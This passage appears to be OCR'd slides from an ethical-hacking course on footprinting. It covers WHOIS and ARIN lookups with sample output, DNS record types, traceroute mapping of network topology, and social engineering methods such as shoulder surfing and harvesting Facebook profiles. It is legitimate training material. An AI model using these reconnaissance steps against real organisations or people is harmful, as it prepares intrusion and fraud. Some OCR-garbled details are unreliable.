
Information obtained from WHOIS database assists an attacker to:

- Create detailed map of organizational network
- Gather personal information that assists to perform social engineering
- Gather other internal network details, etc.

Regional Internet Registries (RIRs)

WHOIS Lookup Tool: SmartWhois

- SmartWhois is a useful network information utility that allows you to look up all the available information about an **IP address**, **hostname**, or **domain**
- It also provides information about **country**, **state or province**, **city**, name of the network provider, administrator, and technical support contact information


SmartWhois - Evaluation Version
File Query Edit View Settings Help
Query

IP, host or domain: microsoft.com

- microsoft.com
- money.de
- online.fr

```
online.fr

06.190.254.12

Free SAS / ProXad
8, rue de la ville l"Eveque
75008 Paris

phone: +33 1 73 50 20 00
fax: +33 1 73 50 25 01
hostmaster@proxad.net

Free SAS / ProXad
8, rue de la ville l"Eveque
75008 Paris

phone: +33 1 73 50 20 00
fax: +33 1 73 50 25 01
hostmaster@proxad.net

freens1-g20.free.fr [212.27.60.19]
freens2-g20.free.fr [212.27.60.20]

Google Page Rank : 7
Alexa Traffic Rank : 11,330

Created: 29/12/2008
Updated: 17/02/2004
Source: whois.nic.fr

                    Completed at 19-07-2012 12:44:01 PM
                         Processing time: 1.65 seconds
                                           View source
```

Done

http://www.tamos.com

Extracting DNS Information

Attacker can gather DNS information to determine key hosts in the network and can perform social engineering attacks

DNS records provide important information about location and type of servers

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records


DNS Interrogation Tools

- http://www.dnsstuff.com
- http://network-tools.com


Locate the Network Range

- Network range information obtained assists an attacker to create a **map of the target's network**
- Find the **range of IP addresses** using **ARIN whois database search** tool
- You can find the range of IP addresses and the subnet mask used by the target organization from **Regional Internet Registry (RIR)**

Network Whois Record





```
Queried whois.arin.net with "n 207.46.232.182"...

NetRange:        207.46.0.0 - 207.46.255.255
CIDR:            207.46.0.0/16
OriginAS:
NetName:         MICROSOFT-GLOBAL-NET
NetHandle:       NET-207-46-0-0-1
Parent:          NET-207-0-0-0-0
NetType:         Direct Assignment
NameServer:      NS2.MSFT.NET
NameServer:      NS4.MSFT.NET
NameServer:      NS1.MSFT.NET
NameServer:      NS5.MSFT.NET
NameServer:      NS3.MSFT.NET
RegDate:         1997-03-31
Updated:         2004-12-09
Ref:             http://whois.arin.net/rest/net/NET-
207-46-0-0-1
OrgName:         Microsoft Corp
OrgId:           MSFT
Address:         One Microsoft Way
City:            Redmond
StateProv:       WA
PostalCode:      98052
Country:         US
RegDate:         1998-07-10
Updated:         2009-11-10
Ref:             http://whois.arin.net/rest/org/MSFT
OrgAbuseHandle:  ABUSE231-ARIN
OrgAbuseName:    Abuse
OrgAbusePhone:   +1-425-882-8080
OrgAbuseEmail:   abuse@hotmail.com
OrgAbuseRef:
http://whois.arin.net/rest/poc/ABUSE231-ARIN
```



Determine the **Operating System**

Use the **Netcraft** tool to **determine the OSes in use** by the target organization






http://news.netcraft.com


Traceroute

Traceroute programs work on the concept of **ICMP protocol** and **use the TTL field in the header of ICMP packets** to discover the routers on the path to a target host



Traceroute Analysis


- Attackers conduct traceroute to extract information about: **network topology, trusted routers,** and **firewall locations**
- For example: after running several **traceroutes,** an attacker might obtain the following information:
  - traceroute 1.10.10.20, second to last hop is 1.10.10.1
  - traceroute 1.10.20.10, third to last hop is 1.10.10.1
  - traceroute 1.10.20.10, second to last hop is 1.10.10.50
  - traceroute 1.10.20.15, third to last hop is 1.10.10.1
  - traceroute 1.10.20.15, second to last hop is 1.10.10.50
- By putting this information together, attackers can draw the **network diagram**



Traceroute Tools

C|EH Certified Ethical Hacker

Path Analyzer Pro



http://www.pathanalyzer.com

VisualRoute 2010

http://www.visualroute.com

Footprinting through Social Engineering


- Social engineering is the art of **convincing people to reveal confidential information**
- Social engineers depend on the fact that **people are unaware** of their valuable information and are careless about protecting it

Social engineers attempt to gather:

- Credit card details and social security number
- User names and passwords
- Other personal information
- Security products in use
- Operating systems and software versions
- Network layout information
- IP addresses and names of servers

Social engineers use these techniques:

- Eavesdropping
- Shoulder surfing
- Dumpster diving
- Impersonation on social networking sites




Information Available on Social Networking Sites

What Attacker Gets	What Users Do	What Organizations Do	What Attacker Gets
Contact info, location, etc.	Maintain profile	User surveys	Business strategies
Friends list, friends info, etc.	Connect to friends, chatting	Promote products	Product profile
Identity of a family members	Share photos and videos	User support	Social engineering
Interests	Play games, join groups	Recruitment	Platform/technology information
Activities	Creates events	Background check to hire employees	Type of business

Collecting **Facebook** Information

Facebook is a Treasure-trove for Attackers



Number of users using Facebook all over the world

845 million monthly active users

100 billion connections


250 million photos uploaded daily

1/5 1 of every 5 of all page views

20 minutes time spent per visit

Footprinting Tool: Maltego

